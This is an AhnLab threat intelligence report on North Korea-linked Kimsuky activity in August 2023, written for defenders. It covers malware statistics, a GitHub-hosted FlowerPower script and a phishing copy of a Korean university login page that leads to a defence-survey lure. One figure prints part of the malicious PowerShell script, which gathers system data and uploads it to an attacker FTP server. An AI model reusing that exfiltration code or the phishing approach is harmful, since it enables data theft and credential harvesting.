AhnLab Cyber Threat Intelligence Report

TLP: GREEN

Threat Trend Report on Kimsuky

August 2023 Statistics and Major Issues

V1.0

AhnLab Security Emergency response Center (ASEC)

Sep. 7, 2023

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

The Kimsuky group's activities in August 2023 showed a notable surge in the BabyShark type, while the activities of other types were relatively low.

Also, phishing samples were found in the infrastructure known for distributing previous malware (FlowerPower, RandomQuery, and AppleSeed), and BabyShark samples were discovered in the RandomQuery infrastructure. This suggests the likelihood of multiple types of malware utilizing a single infrastructure.

Attack Statistics

The number of fully qualified domain names (FQDNs) increased by 1 compared to July, but the activity of BabyShark saw a sharp increase while the activity of the other types declined significantly. 1 instance each of FlowerPower and RandomQuery, 3 instances of AppleSeed, and 14 instances of BabyShark were discovered.




Figure 1. FQDN statistics by attack type in the last 3 months **(Unit: each)**

The characteristics of each malware included in **Figure 1** are provided in **Table 1** below. For more details, please refer to the footnotes for each type.

Type	Category	Characteristics	First Discovery (Approximate)
AppleSeed[1]	Backdoor	Strings are obfuscated with a custom algorithm. In its early days, it was distributed in EXE file format but is currently being distributed as a DLL.	Jan. 2020
BabyShark[2]	Infostealer	Malware that mainly uses HTA and VBS.	Nov. 2018
FlowerPower[3]	KeyLogger	PS-based malware distributed in fileless format.	Early 2020
RandomQuery[4]	Infostealer	Malware that uses JS, VBS, and PS and downloads an additional script via a random number.	Late 2019 - Early 2020

Table 1. Malware characteristics by type

[1] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=828afabc-fb71-4fe7-9d73-42ef04f43a77 (This report supports Korean only for now.)

[2] https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/

[3] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=3d383127-20fd-4af4-a304-22ea1b756723)


[4] https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=e1d770d2-bf96-41e2-a48f-fcade91ae1a6

Major Issues

1) FlowerPower

(1) GitHub Used as Distribution Site

Back in March 23, 2023, a case where GitHub was utilized as a distribution site was covered on the ASEC Blog,[5]. with a similar case having been discovered again.



[redacted] [redacted] 4 days ago 16 commits

README.md	Add files via upload	last week
db.txt	Update db.txt	4 days ago
github.db	Add files via upload	last week

README.md

404: Not Found

About

No description, website, or topics provided.

Readme
Activity
0 stars
1 watching
0 forks
Report repository

Releases

No releases published


Figure 2. Newly discovered GitHub Repository

"db.txt" is the 1st script, and "github.db" is the 2nd script. As previously reported, it collects information on recent executable files, "ipconfig/all", and running processes, before sending this data via FTP.

This type of data transfer via FTP is rare but has been observed and covered once before on the ASEC Blog[6] last year.

[5] https://asec.ahnlab.com/en/50621/

[6] https://asec.ahnlab.com/en/42529/




```
$gjqjrutfdxcvyhh = "https://raw.githubusercontent.com[redacted]
$dkdlel = "db"
$lognmfl = "Ahnlab.hwp"
$fhrmvkdlf = "\Ahnlab\"
function pojhb($e)
{
    $k = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,0,7
        ,0,7,3,3,3,7,3,3,1,4,2,3,7,0,2,7,7,3,5,1,0,1,4,0,5,0,
        4,7,5,0,1,0,3,0,3,1,3,5,1,2,5,0,1,7,1,4,6,0,2,3,3,4,2
        ,1,2,1,4,1,5,4,2,7,4,5,1,6,4,6,3,6,4,5,0,3,6,4,0,1,6,
        4,7,5,5,0,5,6)
    $l = $e.Length
    $j = 0
    $i = 0
    $c = ""
    while($i -lt $l)

                    ● ● ●

$ftpuri = "ftp://[redacted]e.com

function UpLoadFunc($upfilepath)
{
    $webclient = New-Object System.Net.WebClient
    $uri = New-Object System.Uri($ftpuri + [IO.Path]::GetFileN
    $webclient.UploadFile($uri, $upfilepath)
}

function sssrehbs
{
    Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy By
    $fph = $env:APPDATA + $fhrmvkdlf
    New-Item -Path $fph -Type directory -Force
    $rfdjhgf = $fph + $lognmfl

    $edss = Get-ChildItem ([Environment]::GetFolderPath("Recen
    $sdbsdb = ipconfig /all
    Start-Sleep -s 1
    $edss >> $rfdjhgf
    Start-Sleep -s 1
    $sdbsdb >> $rfdjhgf
    Start-Sleep -s 1
    Get-process >> $rfdjhgf
    $hexdata =[IO.File]::readalltext($rfdjhgf)
```

Figure 3. A portion of the 1st script

2) RandomQuery

(1) Phishing

There are no special issues regarding this type, but a phishing file (HTML) targeting a certain university in Korea was found within the infrastructure.



한국외국어대학교 통합 로그인

Not secure | [redacted]/123/login.html

한국외국어대학교 통합 로그인 Hankuk University of Foreign Studies Single Sign-On Login

! 로그인이 안 될 경우 보안 설정

Phishing

아이디

학생부, 대학원생, 졸업생 :
학번으로 로그인(1999년 이전학번 : 19+학번)

교직원 : 사번으로 로그인

아이디 문의처

학부생, 대학원생, 졸업생 : 원스톱서비스센터

교원 : 각캠퍼스 교무행정팀(학부) 및 대학원사무1,2팀(대학원)

강사: 학사종합지원센터(해당단과대학)

직원 : IT개발팀

☑ SSL보안접속

ID

PW

Login

외대인 PW찾기 [Find HUFS members PW]

일반회원 가입 [Create Public User ID]

일반회원 ID/PW찾기 [Find Public User ID/PW]

학생 ID찾기 [Find Student ID]

User ID

undergraduate/postgraduate students & alumni : enter HUFS student identification number to log in
(students enrolled before 2000 : 19+student number)

staff&faculty : enter HUFS staff&facuty identification number to log in

Contact to find ID

undergraduate/postgraduate students & alumni : One-Stop Service Center

faculty : Academic Affairs Team, Graduate School Administration Team 1~2 at the regional campus you belong to

visiting/adjunct faculty : Academic Support Center and Registrar at the college you belong to

staff :IT Development Team

한국외국어대학교 통합 로그인 - Google Chrome

hufs.ac.kr/user/popupLogin.action?siteId=hufs&returnUrl=/user/indexFrame.action?framePath=div2_ro...

한국외국어대학교 통합 로그인 Hankuk University of Foreign Studies Single Sign-On Login

! 로그인이 안 될 경우 보안 설정

› 아이디

- 학생부, 대학원생, 졸업생 :
  학번으로 로그인(1999년 이전학번 : 19+학번)
- 교직원 : 사번으로 로그인

› 아이디 문의처

- 학부생, 대학원생, 졸업생 : 원스톱서비스센터
- 교원 : 각캠퍼스 교무행정팀(학부) 및 대학원사무1,2팀(대학원)
- 강사: 학사종합지원센터(해당단과대학)
- 직원 : IT개발팀

한국외국어대학교 Hankuk University of Foreign Studies

☑ SSL보안접속

ID

PW

Login

외대인 PW찾기 [Find HUFS members PW]

일반회원 가입 [Create Public User ID]

일반회원 ID/PW찾기 [Find Public User ID/PW]

학생 ID찾기 [Find Student ID]

› User ID

- undergraduate/postgraduate students & alumni : enter HUFS student identification number to log in
  (students enrolled before 2000 : 19+student number)
- staff&faculty : enter HUFS staff&facuty identification number to log in


Real

› Contact to find ID

- undergraduate/postgraduate students & alumni : One-Stop Service Center
- faculty : Academic Affairs Team, Graduate School Administration Team 1~2 at the regional campus you belong to
- visiting/adjunct faculty : Academic Support Center and Registrar at the college you belong to
- staff :IT Development Team

Figure 4. Comparison of phishing and legitimate sites

It is currently assumed that no actual harm has occurred yet; however, the phishing page code suggests that if a user attempts to log in more than twice, they will be redirected to a certain Google Drive, irrespective of whether their login attempts were successful or not.



(작성양식) [아테나] 1차 설문조사 ×

drive.google.com/[redacted]

(작성양식) [아테나] 1차 설문조사 문항.hwpx

Sign In

(작성양식) [아테나...

Name	Last modifi...	File si...
Contents	-	204 KB
META-INF	-	1 KB
Preview	-	85 KB
mimetype	Jan 1, 1980	19 byt...
settings.xml	Jan 1, 1980	957 b...
version.xml	Jan 1, 1980	310 b...

Details

General Info

Type	Compressed Archive
Size	103 KB
Modified	4:42 PM Aug 8
Created	4:41 PM Aug 8

Sharing

Anyone with the link — Can View

[redacted] 교수 [redacted]... — Owner

[redacted]gmail.com

Description

No description

Download Permission

Viewers can download


Figure 5. Google Drive URL users are redirected to

A document named **"(Format Style) Athena 1st Survey Questionnaire.hwpx"** is uploaded on this Drive. Since this file has a ".hwpx" extension, Hancom Office 2014 or later versions or the dedicated viewer provided by **Hancom** should be used.[7]

The owner of the document is indicated as a professor's name in the Google Drive, and it is suspected that the threat actor uploaded it using the professor's actual account.

[7] https://www.hancom.com/board/csnoticeView.do?artcl_seq=10903 (This link is only available in Korean)

The document contains a survey related to national defense and security, along with a consultation certificate for compensation fees. While the document itself was not configured to perform any malicious behaviors, it is suspected that it could be used as bait in other types of attacks or for the purpose of personal information theft.



양식 국방안보 전문가 패널 델파이 1차 조사

□ 1차 조사 문항

[참고사항]

제목	미래 도전요인 및 예상 위협
국가안보전략 ('23)	주요 미래 안보 도전요인으로 **북한 핵·WMD(위협 증대), 미중경쟁(국제질서 유동성 증대),** **공급망 위기(국가간 경제안보 경쟁 격화), 신안보위기(감염병·기후변화·사이버 해킹 등)** 제시
국방혁신 4.0 ('23)	미래 국방환경 도전요인으로 **북한 핵·미사일, 비대칭 위협의 현실화와 고도화, 미중패권 경쟁에 따른 동북아 불안정성 증가, 전쟁 패러다임 변화와 기술패권 경쟁 심화, 인구절벽에 따른 병역자원 감소**를 제시 ※ 기회요인으로 강점인 첨단과학기술 발전 제시(전 영역 통합작전 구현, 한국형 3축체계 능력 획기적 강화, 병역자원의 감소 해결, 전시 인명손실 최소화)
국방비전 2050 ('22)	한국군의 미래전 전망 관련 예상위협으로 **북한위협(핵·WMD, 재래식 전력, 사이버·전자기전 등 비대칭 수단 및 역량강화), 잠재적 위협(복잡한 역학관계에 의한 군사적 분쟁 증가), 비전통 위협(테러, 사이버위협, 감염병, 기후변화)**을 제시 ※ 안보정세의 변화, 동맹의 지속성과 변화, 과학기술의 변화, 사회·자연환경(저출산·고령화, 다문화, 여성 역할 증대, 경제저성장, 기후변화, 수도권 집중화 등)의 변화와 관련한 미래 국방환경 전망 실시
美 국가안보전략 ('22)	글로벌 우선순위로서 **중국과의 경쟁 우위 및 러시아 억제, 초국가적 위협 대응을 위한 국제적 협력 구축, 국제적 제도·규범·표준 재정립**을 제시 ※ 초국가적 협력이 필요한 공동의 도전 사항으로 기후 및 에너지 안보, 감염병과 생물방어, 식량 불안정, 군비통제 및 비확산, 테러 및 초국가적 조직범죄 등을 제시

Ⅰ. 한국에 대한 안보 위협 요인 식별 및 우선순위 도출

대외위협: ① 북핵/미사일, ② 북한 체계 불안 혹은 급변, ③ 강대국 중국의 팽창, ④ 일본의 군국주의화, ⑤ 자생 테러, ⑥ 첨단 기술경쟁, ⑦ 전염병, ⑧ 기후변화
대내위협: ⑨ 경제 저성장, ⑩ 다문화 심화, ⑪ 이념갈등 격화, ⑫ 인구 문제,
기　　타: ⑬ 기타 (자유 서술)
※아래 표에 번호로 기입, 위 예시에 해당되지 않는 위협의 경우 ⑬ 기타 항목에 자유롭게 작성 후 하단 표에 순위 표시

1. 향후 한국의 안보 위협/위험 요인 중 우선순위를 어떻게 생각하십니까?

1순위	2순위	3순위	4순위	5순위

2. 그렇게 생각하신 이유는 무엇입니까? (시급성, 우선순위 선정 기준 등)

작성

(3~4줄 내외, 개조식 작성 가능)

Ⅱ. 미래의 안보환경을 좌우할 게임체인저는 무엇이라고 생각하십니까?

작성

(3~4줄 내외, 개조식 작성 가능)

Ⅲ. 기타 설문관련 자유기술(해당사항 없으면 작성 불필요)

작성

(3~4줄 내외, 개조식 작성 가능)

자 문 확 인 서

1. 과 제 명 : 국방현안 고위의사결정 지원체계 (아테나) 사업
2. 자문일시 : 2023. 8.
3. 자문장소 : 비대면 설문조사 **(국방안보 전문가 패널 델파이 1차 조사)**
4. 자문목적 : 주제에 대한 의견 청취
5. 자문금액 : 100,000원
6. 자 문 자 :
   - 소속 및 직위 :
   - 주민등록번호 :
   - 주　소 :
   - 연락처 :
   - 자문료 입금계좌 :
7. 자문자료(발표자료 또는 회의록) 첨부 참조

※ 소득세법 제145조 및 제164조에 의거하여 성명 및 주민등록번호, 주소 정보는 세무신고를 위해 수집 및 활용되며 소속/직위, 연락처, 입금계좌 정보 등은 입금 처리 시 활용, 회계서류 보존기간동안 보관합니다. 상기 개인정보 수집 동의를 거부할 수 있으며, 이 경우 입금이 제한될 수 있습니다.

상기 목적에 한하여 개인정보수집 및 이용에 동의합니다.

2023. 8 . .

________ (서명)

Figure 6. Document content

